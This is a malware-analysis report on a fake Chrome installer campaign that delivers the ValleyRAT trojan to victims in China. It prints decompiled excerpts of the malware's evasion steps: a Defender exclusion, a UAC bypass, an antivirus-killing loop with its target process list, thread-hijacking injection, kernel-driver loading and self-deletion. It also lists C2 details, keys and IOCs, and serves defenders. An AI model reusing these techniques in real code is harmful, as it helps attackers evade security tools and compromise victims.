Chrome Installer Impersonation Campaign Targets China-Based Victims with ValleyRAT Trojan

By Rahul Ramesh

Published: 2025-10-21 · Archived: 2026-04-06 01:09:34 UTC

Summary


- Howler Cell identified a new 32-bit malicious installer disguised as a Google Chrome installer, which kickstarts a multi-stage delivery chain, ultimately deploying the ValleyRAT remote access trojan.
- The Howler Cell team identified Chinese language strings within the binary, including the internal DLL name, indicating that the installer is Chinese in origin.
- The installer covers its activity by delivering a legitimate version of Chrome in the foreground to allay suspicion.
- The targeted security solutions are known products from Chinese vendors, indicating that the campaign is targeting entities within China. Groups such as TA428 have a history of deploying ValleyRAT, and have a strong focus on the Government, Technology, Defense, and Critical Infrastructure industries in China.
- Along with allowing a threat actor remote access, ValleyRAT's capabilities include remote command execution, file upload/download, and persistence mechanisms. While the ultimate objective of the campaign is unknown, there are clear opportunities for cyber espionage

Technical Analysis

SHA256: a237f31b2d655dc2dd473db49a6bc599d8ddd39c084b6b28e2af011907080b07


Attack Chain

Figure 1 Attack Chain of ValleyRAT



We identified that the Chrome installer was created using InnoSetup and extracted the associated files, including the InnoSetup script (ISS) and the compiled Pascal code.

Figure 2 Directory structure within Chrome Setup Installer



When executed, the installer drops four files to disk. These include a legitimately signed Google Chrome installer and several archived and encrypted components used to carry out malicious activity in the background. An overview of dropped files is provided in Table 1.

Table 1 Overview of dropped files

Filename	Sha256	Description
Setup.exe	9a59260ff9b1ac88a5c75ed77524b4dbdf24bff78ea512a7c81d39e8b694ab51	Legitimate Google Chrome Setup
Main.xml	74dae91cbf43e27911c32efc6b757b54c0c06cec2e254f86d336be006dc156f7	Password-protected 7-Zip archive
Server.log	af053928eaeeede43bc4dfe1d47c76b1079885b4d484106f995411ed18585dea	RC4-encrypted PE file
Unzip.exe	a6c324f2925b3b3dbd2ad989e8d09c33ecc150496321ae5a1722ab097708f326	Legitimate 7-Zip standalone extractor

InnoSetup allows authors to customize setup behavior using Pascal scripting. In this case, the embedded compiled Pascal code was extracted and decompiled. During execution, the script uses the PowerShell Add-MpPreference cmdlet to create a Microsoft Defender exclusion for the target folder where additional malicious files are staged.

- Staging Folder - C:\Users\Public\Documents\WindowsData\

The script has the password embedded within it to un-archive the password-protected archive (Main.xml) and extracts the files to the target folder.

Figure 3 Hardcoded password highlighted within the script

```
call ADDDEFENDEREXCLUSION
pushtype BOOLEAN ; StackCount = 14
pushtype Pointer ; StackCount = 15
setptr Var15, Var1
pushtype TEXECWAIT ; StackCount = 16
assign Var16, TEXECWAIT(1)
pushtype S32 ; StackCount = 17
assign Var17, S32(0)
pushtype UnicodeString_2 ; StackCount = 18
assign Var18, String_3("")
pushtype UnicodeString_2 ; StackCount = 19
pushtype WideString ; StackCount = 20
assign Var20, String_3("x -y -phtLcENyRFYwXsHFnUnqK -o")
pushtype UnicodeString_2 ; StackCount = 21
pushtype UnicodeString_2 ; StackCount = 22
assign Var22, String_3("{app}")
pushvar Var21 ; StackCount = 23
call EXPANDCONSTANT
pop ; StackCount = 22
pop ; StackCount = 21
add Var20, Var21
pop ; StackCount = 20
add Var20, Char(" ")
pushtype UnicodeString_2 ; StackCount = 21
pushtype UnicodeString_2 ; StackCount = 22
assign Var22, String_3("{app}\\main.xml")
```

Man.exe

During the unarchiving process, a 32-bit C++ compiled executable named *man.exe* is dropped and executed to continue the malicious attack chain.

- **SHA-256:** 153b27fba518f9d21ef487befdb0f05286a851661c2a41b1ca044abb60f3afe0

On execution, **Man.exe** begins by creating a vector list of installed security products. This list is later used to remove their driver callbacks using a kernel driver, helping the malware evade detection and maintain persistence.

Figure 4 Vector initialization for targeted security processes

```
wchar16* security_product_list[0x15]
security_product_list[0] = u"ZhuDongFangYu.exe"
security_product_list[1] = u"360tray.exe"
security_product_list[2] = u"kscan.exe"
security_product_list[3] = u"kwsprotect64.exe"
security_product_list[4] = u"kxescore.exe"
security_product_list[5] = u"kxetray.exe"
security_product_list[6] = u"HipsMain.exe"
security_product_list[7] = u"HipsTray.exe"
security_product_list[8] = u"HipsDaemon.exe"
security_product_list[9] = u"QMDL.exe"
security_product_list[0xa] = u"QMPersonalCenter.exe"
security_product_list[0xb] = u"QQPCPatch.exe"
security_product_list[0xc] = u"QQPCRealTimeSpeedup.exe"
security_product_list[0xd] = u"QQPCRTP.exe"
security_product_list[0xe] = u"QQPCTray.exe"
security_product_list[0xf] = u"QQRepair.exe"
security_product_list[0x10] = u"360sd.exe"
security_product_list[0x11] = u"360rp.exe"
security_product_list[0x12] = u"360Tray.exe"
security_product_list[0x13] = u"360Safe.exe"
security_product_list[0x14] = u"MsMpEng.exe"
```

After creating the vector list, the executable drops a password-protected archive embedded within itself into the staging folder with the filename **tree.exe**. It then extracts the contents using the Chromium unzip library with the password **Server8888**. The files listed in Table 2 were dropped as a result of extraction.

Table 2 Overview of Extracted Files

Filename	**Sha256**	**Description**
Kail.exe	72c33f24fb5853d2ef70adece5c7cacedd8e568a9025f7a82fd5ef5c2f9967c5	Legitimate 7-Zip standalone extractor
Bypass.exe	26612a0fc6ea86c665ae05391e0e4c1db8671b49ccb2eb684dc1983bda07a068	Acts as a loader for Nvidia.exe
Nvidia.exe	18ddb4a5600514dee770a6a3d5556442a51fc0bdf41d8ce397e0a22fde6da0a5	Executes AV Terminator

Filename	Sha256	Description
Windows.log	76af9143af06d8f6913f9e5f3d0dfeb92077a0a7a3cff324a7e7016f489e2c56	RC4-encrypted PE file
Me.key	38c2b968f93a39ef51d2660d9736814aca3acead017746f51ae778de8fe7d825	Password-protected 7-Zip archive

After extracting additional components, **man.exe** launches **bypass.exe** using the *WdcRunTaskAsInteractiveUser* method. This API is resolved dynamically at runtime using *GetProcAddress*, as shown in Figure 5.

Figure 5 Invoking bypass.exe via WdcRunTaskAsInteractiveUser

```
HMODULE var_hWdc_dll = LoadLibraryA(lpLibFileName: "wdc.dll")
BOOL result

if (var_hWdc_dll != 0)
    int32_t WdcRunTaskAsInteractiveUser = GetProcAddress(hModule: var_hWdc_dll,
        lpProcName: "WdcRunTaskAsInteractiveUser")

    if (WdcRunTaskAsInteractiveUser != 0)
        Sleep(dwMilliseconds: 0x3e8)
        int32_t* str_bypass_exe_filepath
        stdstr_construct(&str_bypass_exe_filepath,
            C:\Users\Public\Documents\WindowsData\bypass.exe")
        int32_t* str_const_0
        stdstr_construct(&str_const_0, &data_45b524)
        int32_t str_const = &str_const_0
        char* str_bypass_exe_filepath_1 = &str_bypass_exe_filepath
        int32_t var_18

        if (var_18 u> 7)
            str_const = str_const_0

        int32_t var_30

        if (var_30 u> 7)
            str_bypass_exe_filepath_1 = str_bypass_exe_filepath

        int32_t eax_3 = WdcRunTaskAsInteractiveUser(str_bypass_exe_filepath_1,
            str_const, 0, eax_2)
```

Bypass.exe

Bypass.exe is responsible for invoking **NVIDIA.exe** with elevated privileges by abusing the CMSTP COM interface.

Figure 6 Bypass.exe invokes Nvidia.exe via UAC bypass

```
int32_t __saved_ebp
int32_t eax_1 = __security_cookie ^ &__saved_ebp
void lpsz
_memset(&lpsz, 0, 0x208)
void Elevation:Administrator!new:%s
_memset(&Elevation:Administrator!new:%s, 0, 0x208)
CoInitialize(pvReserved: nullptr)
StringFromGUID2(rguid: clsid, &lpsz, cchMax: 0x104)
void* var_44c = &lpsz
HRESULT result = sub_401010(&Elevation:Administrator!new:%s, 0x104, u"Elevation:Administrator!new:%s")

if (result s>= 0)
    int32_t bindOptions = 0x24
    result = CoGetObject(pszName: &Elevation:Administrator!new:%s, pBindOptions: &bindOptions, riid: iid, ppv: arg4)

sub_4017e3(eax_1 ^ &__saved_ebp)
return result
```

Nvidia.exe

The purpose of this executable is to read an encrypted file named **Windows.log** and decrypt it using a custom RC4 key: **??Bid@locale@std**. After decryption, a DLL (original name: R0Kill.dll) is loaded into memory. The executable then invokes its exported function named *NtHandleCallback.*

Figure 7 Decryption of Windows.log

```
char var_RC4_key
__builtin_strncpy(dest: &var_RC4_key, src: "??Bid@locale@std", count: 0x11)
char* var_RC4_key = &var_RC4_key
sub_8d2500()
char Mode[0x2]
__builtin_strncpy(dest: &Mode, src: "rb", count: 2)
char var_6 = 0
char FileName[0xc]
__builtin_strncpy(dest: &FileName, src: "Windows.log", count: 0xc)
int32_t* Stream
fopen_s(&Stream, &FileName, &Mode)

if (Stream != 0)
    fseek(Stream, 0, FILE_END)
    uint32_t var_file_size = ftell(Stream)
    fseek(Stream, 0, FILE_BEGIN)
    uint32_t var_file_size_1 = var_file_size
    uint32_t (* var_file_content)[0x4] = sub_8d8d9d()
    fread(var_file_content, 1, var_file_size, Stream)
    fclose(Stream)
    mw_RC4_decrypt(var_file_content, var_file_size, var_RC4_key, _strlen(var_RC4_key))
    int32_t var_14_1 = 0
    uint32_t (* var_file_content_1)[0x4] = var_file_content
    sub_8d2f20()
    int32_t var_14_2 = 1
    char var_60
    __builtin_strncpy(dest: &var_60, src: "NtHandleCallback", count: 0x11)
```

When invoked, the export function attempts to get a handle to **NSecKrnl64.sys** if it exists. It then tries to terminate the security solution processes, whose names are hardcoded as strings within the unpacked executable, as shown in Figure 8.

Figure 8 Terminating Security solutions using NSecKrnl64.sys

```
security_product_list[2] = "kscan.exe"
security_product_list[3] = "kwsprotect64.exe"
security_product_list[4] = "kxescore.exe"
security_product_list[5] = "kxetray.exe"
security_product_list[6] = "HipsMain.exe"
security_product_list[7] = "HipsTray.exe"
security_product_list[8] = "HipsDaemon.exe"
security_product_list[9] = "QMDL.exe"
security_product_list[0xa] = "QMPersonalCenter.exe"
security_product_list[0xb] = "QQPCPatch.exe"
security_product_list[0xc] = "QQPCRealTimeSpeedup.exe"
security_product_list[0xd] = "QQPCRTP.exe"
security_product_list[0xe] = "QQPCTray.exe"
security_product_list[0xf] = "QQRepair.exe"
security_product_list[0x10] = "360sd.exe"
security_product_list[0x11] = "360rp.exe"
security_product_list[0x12] = "360Tray.exe"
security_product_list[0x13] = "360Safe.exe"
SetUnhandledExceptionFilter(lpTopLevelExceptionFilter: sub_10001080)
data_1000f668 = sub_10001e40()

while (true)
    for (int32_t i = 0; i u< 0x14; i += 1)
        uint32_t th32ProcessID = 0
        security_product_list[0x14] = 0
        var_134
        memset(dest: &var_134, c: 0, count: 0x124)
        struct PROCESSENTRY32 lppe
        lppe.dwSize = 0x128
        HANDLE eax_3 = CreateToolhelp32Snapshot(dwFlags: TH32CS_SNAPPROCESS, th32ProcessID: 0)

        if (eax_3 != 0xffffffff)
            if (Process32First(hSnapshot: eax_3, &lppe) != 0)
                while (true)
                    th32ProcessID = lppe.th32ProcessID
                    var_114

                    if (_stricmp(_Str1: &var_114, _Str2: security_product_list[i]) == 0)
                        break

                    if (Process32Next(hSnapshot: eax_3, &lppe) == 0)
                        th32ProcessID = security_product_list[0x14]
                        break

            CloseHandle(hObject: eax_3)

            if (th32ProcessID != 0)
                security_product_list[0x14] = th32ProcessID
                uint32_t bytesReturned
                DeviceIoControl(hDevice: data_1000f668, dwIoControlCode: 0x2248e0, lpInBuffer: &security_product_list[0x14],
                    nInBufferSize: 4, lpOutBuffer: nullptr, nOutBufferSize: 0, lpBytesReturned: &bytesReturned, lpOverlapped: nullptr)
```

While **Nvidia.exe** is running with elevated privileges, **man.exe** continues its execution and extracts another password-protected archive **Me.key** using the password '**killstartup**'. The following files are dropped into the staging folder as a result of this extraction. The overview of extracted files is shown in Table 3.

Table 3 Overview of Extracted Files

Filename	**Sha256**	**Description**
NtHandleCallback.exe	c027cf868757babab33686bf4c41192339e04fa89ad868409a5cd4ed90a1f71e	Legitimate signed file abused for sideloading


Filename	Sha256	Description
Log.dll	adc7c80f1a6f94d9ad18f880714fb0491c65f795f4affe7b670f4c64b0ddc9cb	Malicious DLL executed via DLL - Sideloading
Main.exe	fb249bff9449bbd715d936e6bce4ce2354434dc9eb305e352ffadbc82562252f	BlindEDR
Rwdriver.sys	1c763af41b74c7502d70093763723939a8025199e0ac7e39c04b5cf992f9e273	Driver abused by BlindEDR
Rwdriver.cat	e90b505e3b31e15e608f2f9fb1c0fabdff29b91988eb6a61a73556e05e182d4c	Catalog file

NtHandleCallback.exe: Log.dll - Valley RAT Downloader

NtHandleCallback.exe, a legitimately signed binary by *Hangzhou Shunwang Technology Co.,Ltd.*, is executed following the extraction. It is abused to sideload the malicious DLL named **Log.dll**.

When loaded, the **log.dll** functions as a loader for Valley RAT Downloader. It reads the RC4-encrypted file **Server.log** from the staging folder and decrypts it in memory using the same RC4 key (**??Bid@locale@std**) as used by **Nvidia.exe**.

Figure 9 RC4 decryption reproduced in CyberChef



The DLL then traverses the export directory of the decrypted DLL (original name: *上线模块.dll, translated as Online module.dll*) and invokes its exported function *NtHandleCallback*. This function is responsible for downloading the final payload from the embedded C2 server and executing it. The configuration extracted from the binary is shown in Figure 10.

Figure 10 Downloader Configuration

```
wchar16 config[0x90] = "|0:db|0:lk|0:hs|1:ld|0:ll|0:hb|0:pj|3 .7 .5202:zb|0.1:"
    "bb|\xe6\xad\x8c\xe8\xb0\xb7:zf|1:lc|1:dd|1:3t|08:3o|1.0.0.721:3p|1:2t|:2o"
    "|:2p|1:1t|0888:1o|251.11.59.202:1p|\x00\x00\x00", 0
```

- C2: 202[.]95[.]11[.]152
- Port: 8880
- Generation Date: 2025/07/03

Once a successful connection is established to the C2 server, the payload is downloaded and stored in the registry under the key ***d33f351a4aeea5e608853d1a56661059***. The content is then read from the registry and injected into a newly spawned **tracerpt.exe** process via the Thread Execution Hijacking technique, as illustrated in Figure 11.

Figure 11 Thread Injection into tracerpt.exe

```
BOOL result = CreateProcessA(lpApplicationName: &str_tracerpt_exe_filepath, lpCommandLine: nullptr, lpProcessAttributes: nullptr,
    lpThreadAttributes: nullptr, bInheritHandles: 0, dwCreationFlags: CREATE_SUSPENDED, lpEnvironment: nullptr,
    lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo, lpProcessInformation: arg1)

if (result == 0)
    mw_raise_Exception(eax_1 ^ &__saved_ebp)
    return result

int32_t lpBaseAddress = VirtualAllocEx(hProcess: *arg1, lpAddress: nullptr, dwSize: arg2, flAllocationType: MEM_COMMIT | MEM_RESERVE,
    flProtect: PAGE_EXECUTE_READWRITE)

if (lpBaseAddress != 0
        && WriteProcessMemory(hProcess: *arg1, lpBaseAddress, lpBuffer, nSize: arg2, lpNumberOfBytesWritten: nullptr) != 0)
    HANDLE hThread = arg1[1]
    context = 0x10007

    if (GetThreadContext(hThread, lpContext: &context) != 0)
        int32_t lpBaseAddress_1 = lpBaseAddress

        if (SetThreadContext(hThread: arg1[1], lpContext: &context) != 0)
            ResumeThread(hThread: arg1[1])
            mw_raise_Exception(eax_1 ^ &__saved_ebp)
            return 1
```

Based on prior analysis of WinOS 4.0 and known ValleyRAT samples, we have determined that the final downloaded payload is ValleyRAT.

Kernel Driver Load – Rwdriver.sys

Man.exe continues execution by registering a driver as a service using the sc command-line utility, then starts the service.

Figure 12 Kernel driver registered as a service

```
WinExec(
    lpCmdLine: "
        sc create rwdriver binPath= "C:\Users\Public\Documents\WindowsData\rwdriver.sys" type= kernel start= demand",
    uCmdShow: 0)
SC_HANDLE eax_37 = OpenSCManagerA(lpMachineName: nullptr, lpDatabaseName: nullptr, dwDesiredAccess: 1)
var_250 = eax_37

if (eax_37 != 0)
    uint32_t eax_38 = GetTickCount()

    if (GetTickCount() - eax_38 u< 0x1388)
        uint32_t i_6

        do
            SC_HANDLE hSCObject_1 = OpenServiceA(hSCManager: var_250, lpServiceName: "rwdriver", dwDesiredAccess: 4)

            if (hSCObject_1 != 0)
                CloseServiceHandle(hSCObject: hSCObject_1)
                break

            Sleep(dwMilliseconds: 0x64)
            i_6 = GetTickCount() - eax_38
        while (i_6 u< 0x1388)

    CloseServiceHandle(hSCObject: var_250)

WinExec(lpCmdLine: "sc start rwdriver", uCmdShow: 0)
```


Main.exe

To advance the attack chain, **man.exe** runs **main.exe** with the arguments “Blind mode” and “Restore mode”, each invoked individually using WinExec.

Main.exe is a compiled version of the open-source project called BlindEDR. We also found references to this project and the POC to abuse them in a Chinese forum.

Based on the information available, we attribute **main.exe** as a slightly modified version of BlindEDR tool. It is used to clear kernel callbacks registered by the list of monitored security solutions using the registered driver **rwdriver.sys**, which is shown in Figure 13.

Figure 13 BlindEDR command line options



List of targeted security solutions

- ZhuDongFangYu.exe
- 360tray.exe
- kscan.exe
- kewsprotect64.exe
- kxescore.exe
- kxetray.exe
- HipsMain.exe
- HipsTray.exe
- HipsDaemon.exe
- GMDL.exe
- QMPersonalCenter.exe
- QQPCPatch.exe
- QQPCRealTimeSpeedup.exe
- QQPCRTP.exe
- QQPCTray.exe
- QQRepair.exe
- 360sd.exe
- 360rp.exe
- 360Tray.exe
- 360Safe.exe

Clearing Traces

After completing the attack chain, **man.exe** creates a batch file named **delete_self.bat** to remove all files it had dropped during execution.

Figure 14 Clearing traces using delete_self.bat

```
DeleteFileA(lpFileName: "C:/Users/Public/Documents/WindowsData/tree.exe")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/unzip.exe")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/main.xml")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/WindowsData/bypass.exe")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/WindowsData/rwdriver.sys")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/WindowsData/rwdriver.cat")
DeleteFileA(lpFileName: "C:/Users/Public/Documents/WindowsData/main.exe")
char filename = 0
uint32_t var_117[0x10][0x4]
_memset(&var_117, 0, 0x103)
int32_t var_1d4 = GetModuleFileNameA(hModule: nullptr, lpFilename: &filename, nSize: 0x104)
void var_1c8
sub_403350(&var_1c8)
int32_t var_1d4_1 = sub_4053a0(&var_1c8)
int32_t var_8_1 = 0
int32_t var_1d4_2 = sub_405920(sub_406d60(&var_1c8, ":loop"))
int32_t var_1d4_3 = sub_405920(sub_406d60(sub_406d60(sub_406d60(&var_1c8, "del ""), &filename), U"""))
int32_t var_1d4_4 = sub_405920(sub_406d60(sub_406d60(sub_406d60(&var_1c8, "if exist ""), &filename), "" goto loop"))
sub_405920(sub_406d60(&var_1c8, "del %0"))
sub_405360(&var_1c8)
ShellExecuteA(hwnd: nullptr, lpOperation: "open", lpFile: "delete_self.bat", lpParameters: nullptr, lpDirectory: nullptr,
    nShowCmd: SW_HIDE)
ExitProcess(uExitCode: 0)
```

Mitigation

These are general steps that apply broadly to mitigate ValleyRAT.

- Isolate devices that are impacted by the risk and follow the organization's incident response guidelines.
- Prioritize mitigation of the highest risk assets first.
- Keep OS, applications, and drivers patched.
- Remove unused software, disable non-approved services like PSEXECSVC.
- AppLocker mitigation could be enforced, use application whitelisting so only approved binaries run.
- Restrict administrative privileges on the user accounts.
- Require MFA on all remote login paths (RDP, SSH, VPN).
- Deploy EDR agents with the capability to detect common RAT behaviors (injection, persistence, memory anomalies).
- Train users to recognize phishing, malicious attachments, and links.

Conclusion

Our analysis revealed Chinese language strings within the binary, including the internal DLL name, and identified that the targeted security solutions are products from Chinese vendors. This indicates the attackers have knowledge of the regional software environment and suggests the campaign is tailored to target victims in China. The use of localized artifacts, combined with selective targeting, points to a focused effort against systems in Chinese-speaking regions.

Appendix

MITRE Coverage

Execution:

- T1047 - Windows Management Instrumentation
- T1106 - Native API
- T1059 - Command and Scripting Interpreter
- T1053 - Scheduled Task/Job
- 002 - User Execution: Malicious FIle

Persistence:

- 002 - DLL Side-Loading

Defense Evasion:

- T1078 - Valid Accounts
- T1134 - Access Token Manipulation
- T1055 - Process Injection
- T1140 - Deobfuscate/Decode Files or Information
- T1027 - Obfuscated Files or Information
- 002 - Software Packing
- T1036 - Masquerading
- T1497 - Virtualization/Sandbox Evasion

Discovery:

- T1012 – Query Registry
- T1124 - System Time Discovery
- T1087 - Account Discovery
- T1083 - File and Directory Discovery
- T1082 - System Information Discovery
- 001 - Security Software Discovery
- T1057 - Process Discovery
- T1010 - Application Window Discovery
- T1033 - System Owner/User Discovery
- T1614 – System Location Discovery

Collection:

- T1056 - Input Capture
- T1560 - Archive Collected Data

Command and Control:

- T1105 – Ingress Tool Transfer

IOC’s

Filename	Sha256
Log.dll	adc7c80f1a6f94d9ad18f880714fb0491c65f795f4affe7b670f4c64b0ddc9cb
Main.exe	fb249bff9449bbd715d936e6bce4ce2354434dc9eb305e352ffadbc82562252f
Rwdriver.sys	1c763af41b74c7502d70093763723939a8025199e0ac7e39c04b5cf992f9e273
Rwdriver.cat	e90b505e3b31e15e608f2f9fb1c0fabdff29b91988eb6a61a73556e05e182d4c
Bypass.exe	26612a0fc6ea86c665ae05391e0e4c1db8671b49ccb2eb684dc1983bda07a068
Nvidia.exe	18ddb4a5600514dee770a6a3d5556442a51fc0bdf41d8ce397e0a22fde6da0a5
Windows.log	76af9143af06d8f6913f9e5f3d0dfeb92077a0a7a3cff324a7e7016f489e2c56
